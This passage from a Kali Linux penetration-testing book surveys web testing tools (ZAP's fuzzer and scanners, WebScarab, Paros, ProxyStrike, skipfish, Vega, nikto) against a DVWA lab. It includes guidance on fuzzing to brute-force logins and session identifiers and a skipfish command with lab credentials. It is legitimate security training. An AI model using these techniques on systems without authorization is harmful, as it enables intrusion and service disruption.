


Figure 8-6. Selection of attacks available in ZAP

Once the site is spidered, we can see what we are up against. We can do this by not only seeing all of the pages and the technology we may be up against, but also all of the requests and responses. When you select one of the pages on the left side from the Sites list, you will be presented with information at the top. This includes the Request tab, which shows you the HTTP headers that were sent to the server. You will also see the Response tab, which shows not only the HTTP headers but also the HTML that was sent from the server to the client.




While spidering may seem as though it is low-impact because all ZAP is doing is requesting pages just as you would by browsing the site, it could have negative consequences. A few years ago, I managed to spike the CPU on a server where I was testing an application written in Java. The application was apparently leaking memory objects (not destroying them effectively), and the high-speed requests meant a lot of them were collecting quickly, forcing the garbage collection process to step in to try to clean up. All of this is to say that you have to be careful even when you are doing what seems to be something simple. Some businesses don't like their applications crashed while testing, unless that was agreed to up front.

In the Response tab, you will see the headers in the top pane and the HTML in the bottom pane. If you look at the Request tab, you will see the HTTP headers at the top with the parameters that were sent at the bottom. In [Figure 8-7](#), you will see a Request with parameters. If you select one of these parameters, you can do the same sort of thing that we were able to do earlier with Burp Suite's Intruder. Instead of being called Intruder, this is called Fuzzer, and you can see the context menu showing the list of functions that can be performed against the selected parameter. The one we are looking for is, not surprisingly, listed as Fuzz.



*Fuzzing* is taking an input parameter and submitting anomalous data to the application. This could be trying to send strings where integers are expected or it could be long strings or anything that the application may not expect. The intention, often, is to crash an application. In this case, fuzzing is used to vary data being sent to the application. This could be used for brute-force attacks.



*Figure 8-7. Selecting parameters to Fuzz*

Once we have selected the parameter and indicated that we are intending to fuzz it, we will get another dialog box that lets us indicate the terms we wish to replace the original parameter with. The dialog box allows us to provide a set of strings, open a file and use the contents, use a script, and submit numbers or other sets of data. [Figure 8-8](#) shows the selection of a file to replace the parameter contents with. Once



we run the fuzzer, it will run through all the contents of the file, replacing the original parameter with each item in the file. The fuzzer will allow us to select multiple parameters to fuzz.




Figure 8-8. Determining parameter contents

Using this sort of technique, you can perform brute-force attacks on usernames and passwords on login fields. You could fuzz session identifiers to see if you could get one that would validate. You could send input to the application that could crash it. The fuzzer in ZAP is powerful and provides a lot of capabilities for a security tester. It comes down to the imagination and skill of the tester as well as the potential openings in the application. Using the fuzzer, you can change not only parameters sent to the application, but also header fields. This has the potential to impact the web server itself.

ZAP can do passive scanning, which means it will detect potential vulnerabilities while browsing the site. Additionally, you can perform an active scan. The passive scan will make determinations based on just what it sees, without performing any testing. It observes without getting into the middle. An active scan will send requests to the server in order to identify vulnerabilities. ZAP knows common attacks and how to trigger them, so it sends requests intended to determine whether the application may be vulnerable. As it finds issues, you will find them in the Alerts tab at the bottom.

The alerts are categorized by severity. Under each severity, you will find a list of issues. Each issue found will have a list of URLs that are susceptible to that issue. As with other vulnerability scanners, ZAP provides details about the vulnerability found, references related to it, and ways to mitigate the vulnerability. **Figure 8-9** shows the details related to one of the vulnerabilities ZAP found in DVWA. This particular issue was classified as low risk but medium confidence. You can see from the details provided that ZAP has provided a description as well as a way to remediate or fix the vulnerability.

**Web Browser XSS Protection Not Enabled**  
URL: http://192.168.86.54/dvwa/  
Risk: 🟡 Low  
Confidence: Medium  
Parameter: X-XSS-Protection  
Attack:  
Evidence:  
CWE ID: 933  
WASC ID: 14  
Source: Passive (10016 - Web Browser XSS Protection Not Enabled)

**Description:**

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

**Other Info:**

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:  
X-XSS-Protection: 1; mode=block  
X-XSS-Protection: 1; report=http://www.example.com/xss  
The following values would disable it:  
X-XSS-Protection: 0

**Solution:**

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

**Reference:**

[https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)  
<https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/>

Figure 8-9. Details related to a ZAP finding

ZAP is a comprehensive web application testing program. Between the scanners, the fuzzer, and other capabilities in ZAP, you can poke a lot of holes in web applications you have been asked to test. As with so many other testing or scanning programs, though, you can't take everything for granted with ZAP. This is one reason it provides you with a confidence rating. When the confidence is only medium, as mentioned previously, you have no guarantee that it really is a vulnerability. In this case, the remediation suggested is just good practice. It's important to check the confidence and to validate any finding before passing it on to the business you are doing work for.

## WebScarab

There are a lot of proxy-based testing tools, and some of them take different approaches. Some may be focused in particular areas. Some may follow a more traditional vulnerability analysis approach. Others, like *WebScarab*, are more about providing you with the tools you may need to analyze a web application and pull it apart. It acts as a proxy, meaning you are browsing sites through it in order to provide a way to capture and assess the messages going to the server. It does offer some of the same capabilities as other proxy-based testing tools.



### Locating WebScarab

You can find WebScarab in the Kali menu under the Web Application Analysis folder.

A couple of quick differences are obvious when you first look at the interface, as you can see in [Figure 8-10](#). One is a focus on authentication. You can see tabs for SAML, OpenID, WS-Federation, and Identity. This breaks out different ways of authenticating to web applications so you can analyze them. It also gives you ways of attacking the different authentication schemes. Under each of the tabs you see are additional tabs, giving you access to more functionality related to each category. WebScarab will also give you the ability to craft your own messages completely from scratch. You can see how to build the message in [Figure 8-10](#) since that tab is up front.




Figure 8-10. WebScarab

Similar to what Burp Suite can do, WebScarab will perform an analysis on the session identifier. Attacking session identifiers is a big thing, as you may have guessed. Getting session identifiers that are truly random and tied to the system that the session belongs to is a big deal. This is true, especially as computers become more powerful and can perform far more computations in a short period of time for analysis and brute-force attacks. WebScarab may not be as comprehensive as some of the other tools we've looked at, but it does provide some capabilities in a different way than others. It is, after all, as much about giving developers ways to test as it is about providing security folks with more capabilities.

## Paros Proxy


Paros is actually an older tool. As such, it doesn't have the capabilities that some of the others do. It is mostly focused on some of the attacks that were serious over a decade ago. The good news, if you can call it that, is that those same attacks are still serious issues, though one of them is perhaps less prevalent than it once was. SQL injection continues to be a serious concern, though cross-site scripting has moved to the side a little for some more recent attack strategies. However, Paros is a proxy-

based testing tool, written in Java, that performs testing based on configured policies. **Figure 8-11** shows the policy configuration available for Paros.



### Locating Paros

Paros can be launched from the Kali menu under Web Application Analysis. It can also be launched from the command line with the command *paros*.



*Figure 8-11. Paros policy configuration*

Paros is a much simpler interface than some of the other tools we've looked at, which shouldn't be much of a surprise considering that it doesn't do quite as much. However, don't sell Paros short. It still has a lot of capabilities. One of them is that it generates a report that some of the other tools you'll look at won't do. It also allows you to search through your results and do encoding/hashing from inside the application. It's not a bad testing tool to spend a little time with as long as you are aware of what it will and won't do.

## ProxyStrike

Let's look at one last graphical proxy before we move on: *ProxyStrike*. This is a program developed to perform testing while you browse a website. This program doesn't have the same features as the proxies we have looked at so far. There is no spidering. It relies on you to maneuver through the site to look at the pages you want tested. There is no active scanning. ProxyStrike focuses on testing for cross-site scripting (XSS) and SQL injection. You can configure ProxyStrike to test either of those or both. The layout of ProxyStrike is shown in [Figure 8-12](#).




Figure 8-12. ProxyStrike UI

Much like the other proxy servers we have looked at, you can configure the port ProxyStrike listens on. By default, it listens on port 8008. You may notice that the ports we have seen proxy servers listen on are in the 8000 range. You may notice from the screen capture that you can view requests and responses, just as you were able to with the previous proxy servers. You can also intercept requests so you can make alterations to them. While this is limited in its scope, it is another tool that can be used against web applications.



## Finding ProxyStrike

You can find ProxyStrike in the Kali menu under Web Application Analysis. You can also launch it from the command line using the command *proxystrike*.

This brings up a good point. Even when tools overlap functionality, they will generally perform their functions in different ways. It doesn't hurt to run multiple, similar tests against any application since you may get different results. Testing tools are no more infallible than any other software. They may focus on different tactics and techniques. Verifying with other tools is generally a good idea.

## Automated Web Attacks

Much of what we have looked at has been automated or at least capable of being told to run automated tests. Other tools are focused on web-based testing, though, which may be more specific and possibly less configurable. These tools are a mix of console-based and GUI-based. To be honest, a lot of console-based tools are available in Kali that do this automated testing that may be focused on a particular subsection of tasks rather than being a full-service web vulnerability test tool.

## Recon

We've talked about the importance of getting a complete map of the application. You may find it useful to get the complete list of pages that would be available from a spider of the site. *skipfish* is a program that can perform reconnaissance of a website. There are a lot of parameters you can pass to the program to determine what gets scanned and how it gets scanned, but a simple run of the program is something like *skipfish -A admin:password -o skipdir http://192.168.86.54*, which is what was run to get the output shown in [Example 8-5](#). The *-A* parameter tells *skipfish* how to log into the web application, and *-o* indicates what directory the output of the program should be stored in.

### *Example 8-5. Using skipfish for recon*

```
skipfish version 2.10b by lcantuf@google.com
```

```
- 192.168.86.54 -
```

```
Scan statistics:
```

```
    Scan time : 0:02:11.013
  HTTP requests : 30502 (232.8/s), 121601 kB in, 9810 kB out (1003.0 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
```

```
TCP handshakes : 618 total (49.4 req/conn)
  TCP faults : 0 failures, 0 timeouts, 5 purged
External links : 164 skipped
  Reqs pending : 0
```

Database statistics:

```
  Pivots : 291 total, 283 done (97.25%)
  In progress : 0 pending, 0 init, 0 attacks, 8 dict
Missing nodes : 4 spotted
  Node types : 1 serv, 14 dir, 252 file, 3 pinfo, 1 unkn, 20 par, 0 vall
  Issues found : 48 info, 0 warn, 0 low, 0 medium, 0 high impact
  Dict size : 148 words (148 new), 6 extensions, 256 candidates
  Signatures : 77 total
```

```
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 291
[+] Looking for duplicate entries: 291
[+] Counting unique nodes: 91
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 291
[+] Generating summary views...
[+] Report saved to 'skipdir/index.html' [0x048d5a7e].
[+] This was a great day for science!
```

You will notice that at the end of the output is a reference to an HTML page. The page was created by *skipfish* and is a way of looking at the results that the program found. More than just a list of pages, *skipfish* generates an interactive list of pages. You can see in [Figure 8-13](#) what the output page looks like. You get a list of categories of content that the program found. When you click the category, you get the list of pages that fall under that category. For example, clicking XHTML+XML gets a list of 10 pages that you can see in [Figure 8-13](#). You will see the only actual page that came back is the page *login.php*. If you want to see more details, you can click *show trace* to get the HTTP request, the HTTP response, and the HTML output for the page.



## Issue type overview - click to expand:

- **Incorrect or missing charset (low risk) (6)**
  1. <http://192.168.86.54/dvwa/css/help.CSS> [ show trace + ]
  2. <http://192.168.86.54/dvwa/css/login.CSS> [ show trace + ]
  3. <http://192.168.86.54/dvwa/css/main.CSS> [ show trace + ]
  4. <http://192.168.86.54/dvwa/css/source.CSS> [ show trace + ]
  5. <http://192.168.86.54/dvwa/js/dvwaPage.js> [ show trace + ]
  6. [http://192.168.86.54/icons/apache\\_pb.svg](http://192.168.86.54/icons/apache_pb.svg) [ show trace + ]
- **Incorrect or missing MIME type (low risk) (1)**
- **Password entry form - consider brute-force (2)**
- **Directory listing enabled (24)**
- **Server error triggered (1)**
- **Resource not directly accessible (1)**
- **New 404 signature seen (1)**
- **New 'X-\*' header value seen (6)**
- **New 'Server' header value seen (1)**
- **New HTTP cookie added (2)**
  1. <http://192.168.86.54/> [ show trace + ]  
Memo: PHPSESSID
  2. <http://192.168.86.54/> [ show trace + ]  
Memo: security

NOTE: 100 samples maximum per issue or document type.

Figure 8-13. skipfish interactive page listing

In addition to providing a list of pages that are categorized by type and the complete transcript of the interaction, *skipfish* will provide you with a list of potential issues that were found. You can see this list in [Figure 8-14](#). If you click an issue from the list, you will see a list of pages that were potentially vulnerable to that issue.




Figure 8-14. *skipfish* list of issues

*skipfish* was written by Michal Zalewski, the same developer who wrote *p0f*, which does passive reconnaissance. He also wrote a proxy-based web application testing program called Rat Proxy, which was formerly available in Kali Linux. Some of the same capabilities that were in Rat Proxy are available in *skipfish*. One interesting thing about this program is you will get some findings that you wouldn't get using other tools. Whether you find them concerning is up to you and your assessment of the application, but it does provide another point of reference.

## Vega

The program *Vega* does have some proxy capabilities, but it will also do a strictly automated scan of a website. When you launch a scan using Vega, it will allow you to select plug-ins. This is different from some of the other programs we've looked at. When you start an active scan with ZAP, for instance, you have just started a scan. You don't select the plug-ins you want to use or how you want it to do the scan. Vega gives you a little more control over what you are doing against the site. This can speed up your scan because you can rule out plug-ins that search for vulnerabilities that you don't believe are in the site, or you may want to target just a specific vulnera-

bility. **Figure 8-15** shows a partial list of plug-ins that you can select from when you start a scan.



### Installing Vega

To get access to Vega, you need to install it with *apt*. Once you have installed it, you can find it in the Kali menu under Web Application Analysis. You can also launch it by running *vega* on the command line.




Figure 8-15. Vega plug-ins to select from

One of the things that's interesting about Vega is that there are two contexts to work in. One of them is the Scanner, and the other is the Proxy. The UI changes slightly depending on the context you are in. Specifically, the toolbar changes, which changes

what you can do. In the top right of [Figure 8-16](#), you can see the two tabs to select the context you are working in. You will also see that a scan is running. When you set up the scan, you can select an identity to use as well as provide cookie details. This helps to do authenticated scans.




Figure 8-16. Vega scan details

The middle of the screen shows the scan running and a summary of the findings. In the lower left of the screen, you can see the details of the scan. You will see a breakdown of the different severities. Opening those up, you will see a list of the vulnerabilities discovered followed by the pages that are potentially vulnerable. Vega provides a description of the vulnerability, the impact, and how you can remediate the vulnerability. This is similar to other vulnerability scanners.

## nikto

Time to go back to the console. The scanner *nikto* is one of the earliest web vulnerability scanners, though it has continued to be updated, which means it is still relevant in spite of having been around for a while. *nikto* can be updated with the latest plug-ins and database by running it with `-update` as the parameter. *nikto* uses a configuration file at `/etc/nikto.conf` that indicates where the plug-ins and databases are located. Additionally, you can configure proxy servers and which SSL libraries to use. The

